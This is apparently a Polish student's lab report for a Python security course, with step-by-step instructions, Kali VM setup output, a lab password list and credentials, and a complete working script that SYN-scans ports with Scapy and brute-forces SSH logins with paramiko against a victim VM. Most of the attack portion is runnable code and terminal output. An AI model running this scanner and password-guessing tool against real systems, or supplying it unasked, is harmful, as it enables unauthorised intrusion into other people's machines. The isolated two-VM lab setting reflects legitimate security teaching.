TrickySnowStorm

Python Programming for Security

ZADANIE:

1 Open a new **Python** project and create a **Python** file called “**Network Attacker.py**”.

2 Install a **Scapy** library.

3 Import all the sub-library from "**scapy.all**".

4 Create the variable “**Target**” and assign a user input to it.

5 Create the variable “**Registered_Ports**” that equals to a range of **1 to 1023** (all registered ports).

6 Create an empty list called “**open_ports**.”

7 Create the “**scanport**” function that requires the variable “**port**” as a single argument. In this function, create a variable that will be the source port that takes in the **“RandShort()”** function from the **Scapy** library. This function generates a random number between 0 and 65535.

8 Set **“conf.verb”** to **0** to prevent the functions from printing unwanted messages.

9 Create a Synchronization Packet variable that is equal to the result of **“sr1()”** with ***IP(dst=target)/TCP(sport=source port,dport=port to check,flags=”S”), timeout=0.5)***.

10 Inside the “**scanport**” function (the function that you create in step 7), check if the Synchronization Packet exists. If it does not, return **False**.

11 If data exists in the “**SynPkt**” variable, check if it has a TCP layer using the "**.haslayer(TCP)**" function. If it does not, have return **False**.

12 In case it has, check if its **".flags"** are equal to **0x12.** The “**0x12**” indicates a **SYN-ACK** flag, which means that the port is available.

13 Send an **RST** flag to close the active connection using ***sr(IP(dst=Target)/TCP(sport=Source_Port,dport=port,flags="R"),timeout=2)***, and return **True.**

14 Create a function that checks target availability.

15 Implement "**try**" and "**except**" methodology. If the exception occurs, catch it as a variable.

16 Print the exception and return a **False**.

17 Set the “**conf.verb**” to **0** inside the “**try**” block.

18 Create a variable that sends an **ICMP** packet to the target with a timeout of **3** using the command ***sr1(IP(dst = target)/ICMP(),timeout = 3)***.

19 Under “**try**” and “**except**” methodology, check if the **ICMP** packet was sent and returned successfully. If this is the situation, return "**True**" at the end of the block.

20 Create an **IF** statement that uses the availability check function to test whether the target is available.

21 Create a loop that goes over the “ports” variable range.

22 Create a “**status**” variable that is equal to the port scanning function with the port as its argument.

23 If the status variable is equal to **True**, append the port to the “**Open_Ports**” list and print the open port.

24 After the loop finishes, print a message stating that the scan finished.

25 Import the “**paramiko**” library.

26 Create a “**BruteForce**” function that takes the port variable as an argument.

27 Use the “**with**” method to open the “**PasswordList.txt**”.

28 Create a wordlist that the user read the file from the **Python** code and assign the password value to a password variable.

29 Under the "**with**" method, create one variable called “**user**” to allow the user to select the **SSH** server's login username.

30 Create the variable “**SSHconn**” that equals to the “**paramiko.SSHClient()**” function.


31 Apply the **“.set_missing_host_key_policy(paramiko.AutoAddPolicy())”** function to the “**SSHconn**” variable.

32 Create a loop for each value in the “**passwords**” variable.

33 Implement "**try**" and "**except**" methodology. In case of an exception, the function will print "***<The password varaible> failed***."

34 Connect to SSH using **“SSHconn.connect(Target, port=int(port),username=user, password=password,timeout = 1)”**

35 Print the password with a success message.



36 Close the connection with **"SSHconn.close()"**.

37 Break the loop.

38 After the main functionality loop, under the line that prints "***Finished scanning,***" create another **IF** statement that checks if 22 exist in the portlist and return the open ports.

39 If port 22 is open, check if a user wants to perform a brute-force attack on that port (formulate a question with a "yes" or "no" answer).

40 If the user responds with a "**y**" or "**Y**"(yes) answer, start the brute-force function while sending it the port as the argument.

41 Run the script to launch the attack.

PRZYGOTOWANIE ŚRODOWISKA:


Cały atak odbywa się w virtualboxie, gdzie postawione są dwie maszyny Kali Linux w jednej sieci NAT Network:

Kali Atakujący IP 10.20.10.14 oraz

Kali Ofiara: IP 10.20.10.15 (login do Kali ofiara to „monika" hasło: „monika")

Sprawdzono czy obie maszyny widzą się w sieci przez komendę „ping".

Na Kali Ofiara dla celów projektu uruchomiono usługi: ssh (port 22) oraz apache2 (port 80)



```
┌──(monika㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password for monika:

┌──(monika㉿kali)-[~]
└─$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Sun 2023-12-03 12:11:09 EST; 5s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 1965 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 1966 (sshd)
      Tasks: 1 (limit: 4593)
     Memory: 3.1M
        CPU: 44ms
     CGroup: /system.slice/ssh.service
             └─1966 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 03 12:11:09 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Dec 03 12:11:09 kali sshd[1966]: Server listening on 0.0.0.0 port 22.
Dec 03 12:11:09 kali sshd[1966]: Server listening on :: port 22.
Dec 03 12:11:09 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

┌──(monika㉿kali)-[~]
└─$ sudo service apache2 start

┌──(monika㉿kali)-[~]
└─$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sun 2023-12-03 12:11:29 EST; 6s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 2162 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 2186 (apache2)
      Tasks: 6 (limit: 4593)
     Memory: 20.0M
        CPU: 124ms
     CGroup: /system.slice/apache2.service
             ├─2186 /usr/sbin/apache2 -k start
```

.

Działania podjęte na Kali Atakujący:


- stworzenie pliku Network_Attacker.py

- stworzenie pliku PasswordList.txt z potencjalnymi hasłami, w tej samej lokalizacji co skrypt Network_Attacker.py


- sprawdzenie wersji pythona

- zainstalowanie biblioteki scapy


- sprawdzenie czy biblioteka zainstalowana została pomyślnie



```
┌──(monika㉿kali)-[~]
└─$ mkdir Python_Project

┌──(monika㉿kali)-[~]
└─$ cd Python_Project

┌──(monika㉿kali)-[~/Python_Project]
└─$ touch Network_Attacker.py

┌──(monika㉿kali)-[~/Python_Project]
└─$ nano PasswordList.txt

┌──(monika㉿kali)-[~/Python_Project]
└─$ ls
Network_Attacker.py  PasswordList.txt

┌──(monika㉿kali)-[~/Python_Project]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ce:4f:9f brd ff:ff:ff:ff:ff:ff
    inet 10.20.10.14/24 brd 10.20.10.255 scope global dynamic noprefixroute eth0
       valid_lft 480sec preferred_lft 480sec
    inet6 fe80::a00:27ff:fece:4f9f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```



```
┌──(monika㉿kali)-[~/Python_Project]
└─$ python3 --version

Python 3.11.6

┌──(monika㉿kali)-[~/Python_Project]
└─$ sudo apt-get install python3-scapy

[sudo] password for monika:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python3-scapy is already the newest version (2.5.0+dfsg-2).
python3-scapy set to manually installed.
The following packages were automatically installed and are no longer required:
  libmongocrypt0 libncurses5 libtexluajit2 libtinfo5 pipewire-alsa python3-cryptography37 python3-flask-security python3-jaraco.classes
  python3-jdcal python3-promise python3-py python3-pytz-deprecation-shim python3-rx python3-texttable
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 165 not upgraded.

┌──(monika㉿kali)-[~/Python_Project]
└─$ python3 -c "from scapy.all import *; print('Scapy installed successfully!')"

Scapy installed successfully!
```




File Machine View Input Devices Help
1 2 3 4
monika@kali: ~/Python_Project
File Actions Edit View Help
monika@kali: ~/Python_Project ×
monika@kali: ~/Python_Project ×


```
  GNU nano 7.2                                                   PasswordList.txt
bzzbzz
ugabuga
fifrak
PuszekOkruszek
GyrosNaObiad
niedzielny5154poranek
CiekawyProjekt
154846
monika
LetniKapusnieczek
deszczowy_pranek
Monika
54dfj44cs
```

.


Poniżej wklejono cały kod zapisany w pliku Network_Attacker.py najpierw w formie screenów, później w formie tekstowej:


monika@kali: ~/Python_Project
File Actions Edit View Help
monika@kali: ~/Python_Project ✕
monika@kali: ~/Python_Project ✕
GNU nano 7.2
Networ_Attacker.py
[Line numbering enabled]

```python
# Network_Attacker.py

from scapy.all import *
import paramiko

def scan_ports(target, start_port, end_port):
    open_ports = []
    for port in range(start_port, end_port + 1):
        status = scan_port(target, port)
        if status:
            open_ports.append(port)
            print(f"Port {port} is open")
    print("Scan finished.")
    return open_ports

def scan_port(target, port):
    source_port = RandShort()
    conf.verb = 0  # Prevent Scapy from printing messages
    syn_pkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)

    if syn_pkt is None:
        return False

    if not syn_pkt.haslayer(TCP):
        return False

    if syn_pkt[TCP].flags == 0x12:  # SYN-ACK flag
        # Send RST flag to close the active connection
        sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True
```



```python

    return False

def check_target_availability(target):
    try:
        conf.verb = 0  # Set verbosity to 0 inside the try block
        icmp_pkt = sr1(IP(dst=target) / ICMP(), timeout=3)
        if icmp_pkt is not None:
            return True
        return False
    except Exception as e:
        print(f"Exception: {e}")
        return False

def brute_force_ssh(target, port, user, password_file):
    with open(password_file, 'r') as file:
        passwords = file.read().splitlines()

    for password in passwords:
        try:
            ssh_conn = paramiko.SSHClient()
            ssh_conn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            ssh_conn.connect(target, port=int(port), username=user, password=password, timeout=1)
            print(f"Success! Password found: {password}")
            ssh_conn.close()
            return  # Przerwij pętlę od razu po znalezieniu hasła
        except paramiko.AuthenticationException as e:
            print(f"{password} failed. Exception: {e}")
```




```python

# Główna pętla
if __name__ == "__main__":
    target_host = input("Enter the target IP address: ")
    start_port = 1
    end_port = 1024

    if check_target_availability(target_host):
        open_ports = scan_ports(target_host, start_port, end_port)
        print("Open ports:", open_ports)

        if 22 in open_ports:  # Jeśli port 22 (SSH) jest otwarty
            brute_force_response = input("Do you want to perform a brute-force attack on port 22? (yes/no): ")
            if brute_force_response.lower() in {'yes', 'y'}:
                user = input("Enter the SSH server's login username: ")
                brute_force_ssh(target_host, 22, user, "PasswordList.txt")
    else:
        print("Target is not available.")

```

KOD:

```python
# Network_Attacker.py

from scapy.all import *
import paramiko

def scan_ports(target, start_port, end_port):
    open_ports = []
    for port in range(start_port, end_port + 1):
        status = scan_port(target, port)
        if status:
            open_ports.append(port)
            print(f"Port {port} is open")
    print("Scan finished.")
    return open_ports

def scan_port(target, port):
    source_port = RandShort()
    conf.verb = 0  # Prevent Scapy from printing messages
    syn_pkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)

    if syn_pkt is None:
        return False

    if not syn_pkt.haslayer(TCP):
        return False

    if syn_pkt[TCP].flags == 0x12:  # SYN-ACK flag
        # Send RST flag to close the active connection
        sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True

    return False

def check_target_availability(target):
    try:
        conf.verb = 0  # Set verbosity to 0 inside the try block
        icmp_pkt = sr1(IP(dst=target) / ICMP(), timeout=3)
        if icmp_pkt is not None:
            return True
        return False
    except Exception as e:
        print(f"Exception: {e}")
        return False

def brute_force_ssh(target, port, user, password_file):
    with open(password_file, 'r') as file:
        passwords = file.read().splitlines()

    for password in passwords:
        try:
            ssh_conn = paramiko.SSHClient()
            ssh_conn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            ssh_conn.connect(target, port=int(port), username=user, password=password, timeout=1)
            print(f"Success! Password found: {password}")
            ssh_conn.close()
            return  # Przerwij pętlę od razu po znalezieniu hasła
        except paramiko.AuthenticationException as e:
            print(f"{password} failed. Exception: {e}")

# Główna pętla
if __name__ == "__main__":
    target_host = input("Enter the target IP address: ")
```

```
63  start_port = 1
64  end_port = 1024
65
66  if check_target_availability(target_host):
67      open_ports = scan_ports(target_host, start_port, end_port)
68      print("Open ports:", open_ports)
69
70      if 22 in open_ports:  # Jeśli port 22 (SSH) jest otwarty
71          brute_force_response = input("Do you want to perform a brute-force attack on port 22? (yes/no): ")
72          if brute_force_response.lower() in {'yes', 'y'}:
73              user = input("Enter the SSH server's login username: ")
74              brute_force_ssh(target_host, 22, user, "PasswordList.txt")
75  else:
76      print("Target is not available.")
77
```

